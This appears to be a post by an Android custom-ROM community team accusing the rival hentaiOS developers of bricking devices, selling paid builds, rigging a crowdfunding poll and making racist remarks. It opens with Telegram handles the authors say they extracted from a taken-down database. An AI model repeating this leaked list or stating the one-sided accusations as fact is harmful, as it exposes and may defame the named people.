

**The downloaded file was a database which actually contained a list of telegram users, which we had managed to extract in the past before it was taken down after it was revealed publicly.**

**The list of sudo users in that database is as follows:**

- baalajimaestro
- ovenoboyo
- yasir
- dark lord (deleted acc)
- @twitface
- @blank\_x
- @sphericalcat
- @leviathanaxeislit
- @Skittles9823
- @mracar
- @raphielscape
- @rupansh
- @Yash089610
- @MacTavishAO
- @peaktogoo

## hentaiOS bricked Violet and later Dyneteve sold his Crowdfunded Violet for 120\$

Well, the people who are constantly poking about Alioth Crowdfunding and making it sound like a big scam, they themselves 'Dyneteve' (part of Hentai Team) was Crowdfunded a device for himself i.e. Violet ( Redmi Note 7 Pro ) but later he sold his Crowdfunded Violet after he started bricking others' devices.

After bricking the user's device, he sold his crowdfunded violet.

**Shit should have stopped here, but it did not.**

**HentaiOS PAID BUILDS, which bricked many users' devices.**

Hentai Team who are so much for open source, they are selling their work for money to their community & doing business. You give them money to get a crowdfunded device, they brick users' devices, sell their community-given violet for 120\$ and start paid builds to start their business. So fast forward to now 'Dyneteve' is still building for violet but is selling access to his builds on a monthly basis Priced at 3\$/Month (Roughly 222 INR/Month). If it was going to end up this way, what was the point of taking a crowdfunded device ?

Forwarded from ~~Yohan~~but.  
*hentaiOS* | Violet | Paidbuilds

Builds are ready. PM for builds. 3\$/222₹ for one month of updates and support.

> Changelog

- Fixed some charging issues.
- Merged April '21 Android Security Patch.

#KeepItLewd #BeAFurryToday

09:59 PM



Screenshot from HentaiOS group for violet





Also see how they use derogatory hashtags (as if their name wasn't enough) despite knowing the fact many teenagers are kind of excited about the tech world and are exposed to such things.

## Hentai team is planning to rig the upcoming poll to get the device for their team members.





We already decided that we are going to do a poll with the interested devs to send the crowdfunded device, and we found that Hentai team is deliberately trying to rig the poll and make one of their team members win.

Well of course we have proof

Looks like they just want the crowdfunded device for their Hentai team member, and the dev 'Utsav' himself states he just wants the alioth, nothing else.

\*\* SnugglyWuggy is the device tree that is being used to build HentaiOS

## Lastly, the ever popular scam of EULA and Legal jargon.

This has been going on for a long time but let's see what they claim to be.

From Rapherion Drip #Pixel6Pro

Because I'm working for MindGeek

7:11 PM

**But in other news an anonymous worker at that place says..**

I just checked on our database if we have any registration under the name of 'Raphielscape LLC' or that has the word 'Raphielscape' wrapped up. There are zero reports for it, and I don't know who that person is. But we, MindGeek, have no affiliations with that person, and we indeed have no involvement with Android in general. Please, accept my apologies for the late reply. I wanted to be sure.

5:01 MM

A Rogue tactic used to scare away people with some fancy legal terms, and claim that if people aren't compliant with those terms, they would be handed legal notices sent to their house.

# Conclusion

After all this evidence it is a clear case of intimidation to influence the upcoming poll. We have decided to go ahead with the poll, by disqualifying the whole hentai team from this. We started this whole crowdfunding program as an alternative to racist hentaiOS devs as they blocked the development of the Indian device. And only resumed once the crowdfund was successful. Hentai team also started propaganda to rig the poll, make serious accusations of scamming against the Alioth admin team and made racist comments against the Indians. So it's fair that we keep their team out of this poll.

We will reach out to other developers who will be interested in this crowdfunded MI 11X and devs can reach out to the team also.

In case no other developer apart from Hentai team showed interest, crowdfunded device will be sold off and the amount will be refunded to the donors (exactly in the form it was received) . The difference between selling cost and the cost price will be borne by the Xiaomeme team.

Since we have to go on new dev hunt and will have to make arrangements for poll everything else will be updated on [MI 11x group on telegram](#)

Lastly, as we all know Hentai has been [banned from xda](#) for unknown reasons. This along with events that happened over the past couple of days have forced us to think over the future of Hentai roms and kernels in our Xiaomeme groups. Soon we will make a collective decision and it will be announced on our groups/channels.

Till then guys mask up, stay safe and follow covid norms.

Team Xiaomeme
